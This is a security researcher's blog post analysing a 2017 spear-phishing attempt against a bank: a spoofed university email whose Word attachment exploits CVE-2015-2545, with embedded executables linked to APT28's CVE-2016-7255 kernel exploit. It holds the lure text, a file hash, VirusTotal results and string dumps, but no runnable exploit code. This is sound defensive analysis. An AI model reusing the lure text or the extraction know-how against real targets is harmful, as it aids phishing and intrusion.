

Closer Than Close

written by Mert SARICA | 2 October 2017

In both the pre-digital age and the digital age, when you examine the lives of bank robbers who have left their mark on a particular era, such as Willie Sutton, whom I often mention in my security awareness presentations and blog posts, you can see that the main reason behind bank robberies has not changed: money! In today's world, where the armed robberies of the past have transformed into cyber bank heists, the addition of cybersecurity experts alongside security guards, who are indispensable for the security of bank branches, has started to play a significant role in combating cyber robberies in the digital age. Lessons learned by banks in terms of physical security from bank robberies have given way to lessons learned from cyber threat reports and hacked banks.

The M-Trends report published by FireEye (Mandiant) in March needs to be carefully handled and thoroughly studied by our financial institutions. One of the most significant findings highlighted in this report is the exploitation of zero-day vulnerabilities, which we frequently observe in cyber attacks targeting banks, including state-sponsored cyber attacks. This is just one of the key observations that make this report stand out.

Some institutions, upon reading such threat reports, may mistakenly believe that the threat is distant from them and, as a result, they prioritize investments in human resources and security technologies less, continuing their lives in peace and happiness until they become victims of a cyber attack. On the other hand, proactive institutions that actively monitor and analyze the evolving threats do not remain passive spectators. They leverage such threat reports to determine their future cybersecurity strategies and allocate their resources to the right areas, aiming to minimize the likelihood of being hacked as much as possible.

This story, similar to both the M-Trends report (page 11) and my blog post titled "The APT Attempt," begins with an email sent from a university email account. However, due to precautionary measures taken, this email fails to reach its intended recipient. Instead, it triggers alarms in multiple systems, including the FireEye security system, initiating the manual examination process by the corporate SOC team for the malicious Office document (Confirmation_letter.docx MD5: 2abe3cc4bff46455a945d56c27e9fb45)

attached to the suspicious email. In contrast to the previous story, malicious actors in this case decide to send the email from a spoofed email address (m.salvalaggio@lse.ac.uk), pretending to be from the same university, rather than compromising an academic's email account within the university. The suspicion increases due to the absence of the mentioned person's name in the university's personnel list and the discovery through a LinkedIn search that this person (Matteo Salvalaggio) works at a different university.

Hello,


Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.

Let's schedule a call on Thursday, 2 PM, do you mind?

Best regards,
Matteo


Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk



The image shows a screenshot of a LinkedIn profile page for Matteo Salvalaggio. The browser address bar shows the URL: <https://www.linkedin.com/in/matteo-salvalaggio-96635711a/>. The profile header includes a search bar, navigation icons for Home, My Network, Jobs, Messaging, Notifications, and Me. Below the navigation bar is a banner for "Semiconductor Test - Touch CTS at Date 2017 in March at SwissTech Convention Center, Switzerland | Ad". The profile picture shows a man with a beard. The name "Matteo Salvalaggio" is displayed, followed by the title "Assegnista borsa di ricerca ReLuis presso Università degli Studi di Padova" and the location "Università degli Studi di Padova • Università degli Studi di Padova, Rovigo Area, Italy • 129 km". There are two buttons: "Send InMail" and "Connect". The "Experience" section lists two roles: "Assegnista borsa di ricerca ReLuis" at "Università degli Studi di Padova" from Feb 2017 to Present (2 mos) in Padova, and "Assegnista borsa di ricerca PON-METRICS" at "University of Padova" from Jun 2016 to Dec 2016 (7 mos). The first role description includes "Supporto alle attività connesse agli eventi sismici del 24 agosto 2016: valutazione della vulnerabilità di edifici esistenti e definizione di interventi".

When attempting to open the sent Word document on a virtual machine, the system's performance deteriorated, and it became unresponsive, raising

suspicious of the presence of an exploit code within the document. Further examination using the Pestudio tool revealed a significant vulnerability (CVE-2015-2545 / MS15-099) that was detected in Microsoft Office software in 2015 and affected all versions from 2007 to 2016. It became apparent that the document was attempting to exploit this vulnerability.



Confirmation_letter.docx - Word (Not Responding)

FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW Sign in

Clipboard Font Paragraph Styles Editing

Document Recovery

Word has recovered the following files. Save the ones you wish to keep.

Available Files

- Confirmation_letter.docx . Version created last time t... 01.01.1601 02:00

Which file do I want to save?

Close

London School of Economics & Political Science
Houghton St, London WC2A 2AE, UK

Confirmation Letter

Dear Sir,

This letter confirms that your candidature was approved for participation in Banking Technology Awards.

Please inform Matteo Salvalaggio on 442039051983 or m.salvalaggio@lse.ac.uk if you need additional information.

Sincerely,

London School of Economics & Political Science, Award Committee

Confirmation_letter.docx: 960 characters (an approximate value).

pestudio 8.56 - Malware Initial Assessment - www.winitor.com



File Help

c:\users\mert\desktop\confirmation_letter.docx

- indicators (2/3)
- virustotal (9/58 - 28.02.2017)**
- strings (32/3095)

engine (58)	positiv (9)	date (dd.mm.y...)	age (...)
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0


After opening the "Confirmation_letter.docx" file with the 7-zip tool, it was not difficult to locate the vulnerable EPS file (image1.eps) that was the subject of the vulnerability.



When examining the EPS file using the Notepad++ tool, I immediately noticed multiple executable file headers (MZ – 4D5A) within the exploit code. This finding indicates that there are multiple executable files within the exploit code, and once the vulnerability is successfully exploited, these files would

Without wasting time on the exploit code, I proceeded to save each block with an MZ header as separate files named apt1.exe, apt2.exe, apt3.exe, and so on, and began examining them with Pestudio. When analyzing a3.exe (also appearing as a3.exe in the screenshot) and apt5.exe (also appearing as a5.exe in the screenshot), I noticed the presence of exploit-related keywords in the character strings, the striking resemblance between the two files (a3 being 32-bit and a5 being 64-bit), and the output of CVE-2016-7255 (MS16-135) in the VirusTotal report.

After examining both files, it became apparent that this was an exploit code that had been previously used by the Pawn Storm APT group, also known as Fancy Bear, APT28, Sofacy, and STRONTIUM. It exploited a Windows kernel vulnerability.



pestudio 8.56 - Malware Initial Assessment - www.winator.com

File Help

c:\users\mert\Desktop\A3.exe

type	size	location	blacklisted (44)	item (331)
ascii	4	-	-	\S@H
ascii	4	-	-	\SHH
ascii	4	-	-	\SPH
ascii	4	-	-	\SXH
ascii	4	-	-	D\$ P
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A)\A[AZAYAX_^]ZY[
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A)\A[AZAYAX_^]ZY[
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastError = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	36	-	-	0123456789ABCDEFGetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end

pestudio 8.56 - Malware Initial Assessment - www.winator.com

File Help

c:\users\mert\Desktop\A5.exe

type	size	location	blacklisted (46)	item (283)
ascii	4	-	-	T%0L
ascii	4	-	-	D%H
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastError = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	16	-	-	0123456789ABCDEF
ascii	20	-	-	GetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end
ascii	20	-	-	EscalateThread start
ascii	39	-	-	EscalateThread VirtualAlloc(0x400000) =
ascii	41	-	-	EscalateThread VirtualAlloc(0x4000000) =
ascii	22	-	-	EscalateThread error 2
ascii	22	-	-	EscalateThread error 3
ascii	22	-	-	EscalateThread wnd1 =


The screenshot shows the Pesticide 8.56 Malware Initial Assessment tool. The left pane shows the file structure of 'c:\users\mert\desktop\a5.exe', with 'virusotal (5/58 - 01.03.2017)' selected. The main pane displays a table of detected signatures.

engine (58)	positiv (5)	date (dd.mm.y...	age (...)
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	01.03.2017	0
Kaspersky	HEUR:Trojan.Win32.Generic	28.02.2017	1
GData	Win32.Exploit.CVE-2016-7255.A	01.03.2017	0
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	01.03.2017	0
Bkav	clean	28.02.2017	1
MicroWorld-eScan	clean	01.03.2017	0
nProtect	clean	01.03.2017	0
CMC	clean	01.03.2017	0
CAT-QuickHeal	clean	01.03.2017	0
McAfee	clean	01.03.2017	0
Malwarebytes	clean	01.03.2017	0
Zillya	clean	01.03.2017	0
SUPERAntiSpyware	clean	01.03.2017	0
TheHacker	clean	28.02.2017	1
K7GW	clean	01.03.2017	0
K7AntiVirus	clean	01.03.2017	0
TrendMicro	clean	01.03.2017	0
F-Prot	clean	01.03.2017	0
Symantec	clean	28.02.2017	1
ESET-NOD32	clean	01.03.2017	0
TrendMicro-HouseCall	clean	01.03.2017	0
Avast	clean	01.03.2017	0
ClamAV	clean	01.03.2017	0
BitDefender	clean	01.03.2017	0
NANO-Antivirus	clean	01.03.2017	0
ViRobot	clean	01.03.2017	0
Rising	clean	01.03.2017	0
Ad-Aware	clean	01.03.2017	0
